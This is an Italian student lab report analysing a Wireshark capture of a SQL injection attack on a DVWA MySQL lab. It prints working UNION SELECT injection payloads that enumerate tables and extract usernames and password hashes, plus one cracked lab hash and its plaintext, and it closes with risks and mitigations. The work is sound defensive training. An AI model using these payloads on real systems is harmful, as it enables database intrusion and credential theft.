Attacco SQL Injection

Analisi di un attacco a database MySQL con Wireshark

Ardelean Pop Catalin
Master in Cyber Security Specialist – Epicode

20 febbraio 2026

Indice

1 Traccia dell'esercizio

L'esercizio consiste nell'analizzare un attacco di tipo **SQL Injection** contro un database MySQL, utilizzando Wireshark per tracciare il traffico di rete.

Obiettivi:

- Individuare le query malevole inviate al database.
- Identificare gli indirizzi IP coinvolti.
- Determinare le informazioni estratte dal database.
- Comprendere le tecniche di estrazione dati tramite SQL Injection.

2 Scenario di laboratorio

- Macchina virtuale CyberOps Workstation.
- Database MySQL con applicazione vulnerabile.
- Wireshark per cattura del traffico di rete.
- File di cattura: `SQL_Lab.pcap`.

Traffico rilevato tramite Wireshark:

- Indirizzo sorgente: aggressore
- Indirizzo destinazione: 10.0.2.15 (vittima)
- Protocollo: HTTP (richieste GET contenenti payload SQL)

3 Indirizzi IP coinvolti

Dalla cattura Wireshark:

- Sorgente aggressore: **10.0.2.4**
- Destinazione vittima: **10.0.2.15**

4 Fasi dell'attacco SQL Injection

4.1 Test di vulnerabilità

Query inviata dal malintenzionato:

```
1' OR 1=1
```

- Scopo: verificare se il campo UserID accetta comandi SQL arbitrari. - Risultato: il database risponde con record validi, confermando vulnerabilità.

4.2 Estrazione informazioni di sistema

Query successiva:

```
1' OR 1=1 UNION SELECT database(), user()#
```

- Rilevamento nome del database: `dvwa` - Utente database: `root@localhost` - Alcuni account utente aggiuntivi visualizzati

4.3 Determinazione versione MySQL

Query inviata:

```
1' OR 1=1 UNION SELECT NULL, version()#
```

- Risultato: versione MySQL rilevata all'interno della risposta HTTP

4.4 Enumerazione tabelle

Query inviata:

```
1' OR 1=1 UNION SELECT NULL, table_name FROM information_schema.
   tables#
```

- Scopo: individuare tutte le tabelle del database - Output enorme, contiene informazioni su tutte le tabelle

Query filtrata per tabella `users`:

```
1' OR 1=1 UNION SELECT NULL, column_name FROM information_schema.
   columns WHERE table_name='users'#
```

- Output ridotto, mostra solo le colonne della tabella `users`

4.5 Estrazione di nomi utente e hash delle password



Figura 1: Query SQL utilizzata per l'estrazione di utenti e hash delle password

A seguito dello sfruttamento della vulnerabilità SQL Injection, è stata costruita la seguente query malevola:

```
1' OR 1=1 UNION SELECT user, password FROM users#
```

La query sfrutta l'operatore logico `OR 1=1` per rendere la condizione sempre vera e utilizza la clausola `UNION SELECT` per combinare il risultato originale con i dati estratti dalla tabella `users`. Il simbolo `#` consente di commentare la parte restante della query originale, evitando errori di sintassi.

Risultato ottenuto:

- Estrazione degli hash delle password presenti nel database.
- Hash di interesse: `8d3533d75ae2c3966d7e0d4fcc69216b`
- Utente associato: identificato nella tabella `users`

L'hash estratto è stato successivamente sottoposto a verifica tramite servizio di cracking online.

Risultato della decifratura:

- Password in chiaro: **charley**



Figura 2: Risultato della decifratura dell'hash tramite CrackStation

Questo passaggio dimostra come una vulnerabilità di tipo SQL Injection possa portare alla compromissione diretta delle credenziali degli utenti, evidenziando l'importanza di:

- Utilizzo di query parametrizzate.
- Implementazione di hashing sicuro con salt.
- Adozione di controlli lato server per la validazione degli input.

---

5 Analisi dei rischi

La vulnerabilità di SQL Injection rappresenta una delle minacce più critiche per le applicazioni web che interagiscono con database relazionali. Essa consente a un aggressore di manipolare le query SQL attraverso input non correttamente validati, alterando la logica dell'applicazione.

SQL Injection permette a un aggressore di:

- **Bypassare autenticazioni** Alterando la clausola WHERE di una query di login (es. `OR 1=1`), l'attaccante può ottenere accesso senza conoscere credenziali valide.
- **Estrarre dati sensibili** Tramite tecniche come `UNION SELECT`, è possibile accedere a tabelle contenenti utenti, password, email o informazioni riservate.
- **Modificare o cancellare dati** Se l'account database possiede privilegi elevati, l'aggressore può eseguire istruzioni come `UPDATE`, `DELETE` o `DROP TABLE`, causando perdita o alterazione dei dati.
- **Escalare privilegi** In scenari complessi, l'accesso al database può essere utilizzato per ottenere informazioni utili a compromettere ulteriormente il sistema o altri servizi collegati.

L'impatto varia in base ai privilegi dell'utente database e alla configurazione dell'infrastruttura, ma nei casi peggiori può portare alla compromissione totale dei dati applicativi.

5.1 Rischi per le piattaforme web

Le piattaforme web vulnerabili a SQL Injection sono esposte a rischi concreti e immediati:

- **Accesso a dati riservati** Informazioni personali, credenziali, dati finanziari o aziendali possono essere estratti e successivamente utilizzati per attività fraudolente.
- **Possibile compromissione dell'intera infrastruttura** Se il database comunica con altri sistemi interni, l'attacco può estendersi lateralmente, aumentando la superficie di compromissione.
- **Uso malevolo per attacchi secondari** I dati sottratti possono essere impiegati per campagne di phishing mirate, distribuzione di malware o attacchi di credential stuffing.

Oltre al danno tecnico, tali vulnerabilità comportano gravi conseguenze legali, economiche e reputazionali per l'organizzazione.

6 Misure di mitigazione

La prevenzione della SQL Injection richiede un approccio multilivello che combini sviluppo sicuro, configurazione corretta e monitoraggio continuo.

Per prevenire attacchi di SQL Injection:

- **Filtrare e validare input degli utenti** Implementare controlli rigorosi lato server, limitando caratteri non previsti e imponendo whitelist sui dati accettati.
- **Utilizzare query parametrizzate o stored procedure** Separare la logica SQL dai dati di input impedisce la manipolazione della struttura della query.
- **Limitare i privilegi degli account database** Applicare il principio del Least Privilege, evitando che l'utente dell'applicazione abbia permessi di amministrazione o modifica non necessari.
- **Implementare un Web Application Firewall (WAF)** Un WAF può rilevare e bloccare pattern tipici di SQL Injection prima che raggiungano il server applicativo.
- **Monitorare costantemente le istruzioni SQL sospette** Logging e sistemi di alert permettono di identificare tentativi di attacco in tempo reale.

L'efficacia della mitigazione dipende dalla combinazione di più controlli, non da una singola misura isolata.

7 Conclusioni

L'analisi effettuata tramite Wireshark ha consentito di osservare direttamente il traffico HTTP contenente le query malevole inviate dall'aggressore.

In particolare è stato possibile:

- Tracciare le query SQL manipolate trasmesse attraverso le richieste web.
- Identificare gli indirizzi IP sorgente e destinazione coinvolti nella comunicazione.
- Ricostruire le fasi dell'attacco: test della vulnerabilità, estrazione di informazioni di sistema, enumerazione delle tabelle, fino all'estrazione di utenti e hash delle password.

Considerazioni finali:

- La SQL Injection rappresenta una vulnerabilità critica capace di compromettere completamente un database.
- L'adozione di tecniche preventive come input validation, query parametrizzate e limitazione dei privilegi è fondamentale per ridurre il rischio.
- L'analisi del traffico e del payload applicativo è essenziale per comprendere il modus operandi dell'attaccante e migliorare le difese applicative.

La combinazione tra sviluppo sicuro e monitoraggio continuo costituisce la strategia più efficace per contrastare questa tipologia di minaccia.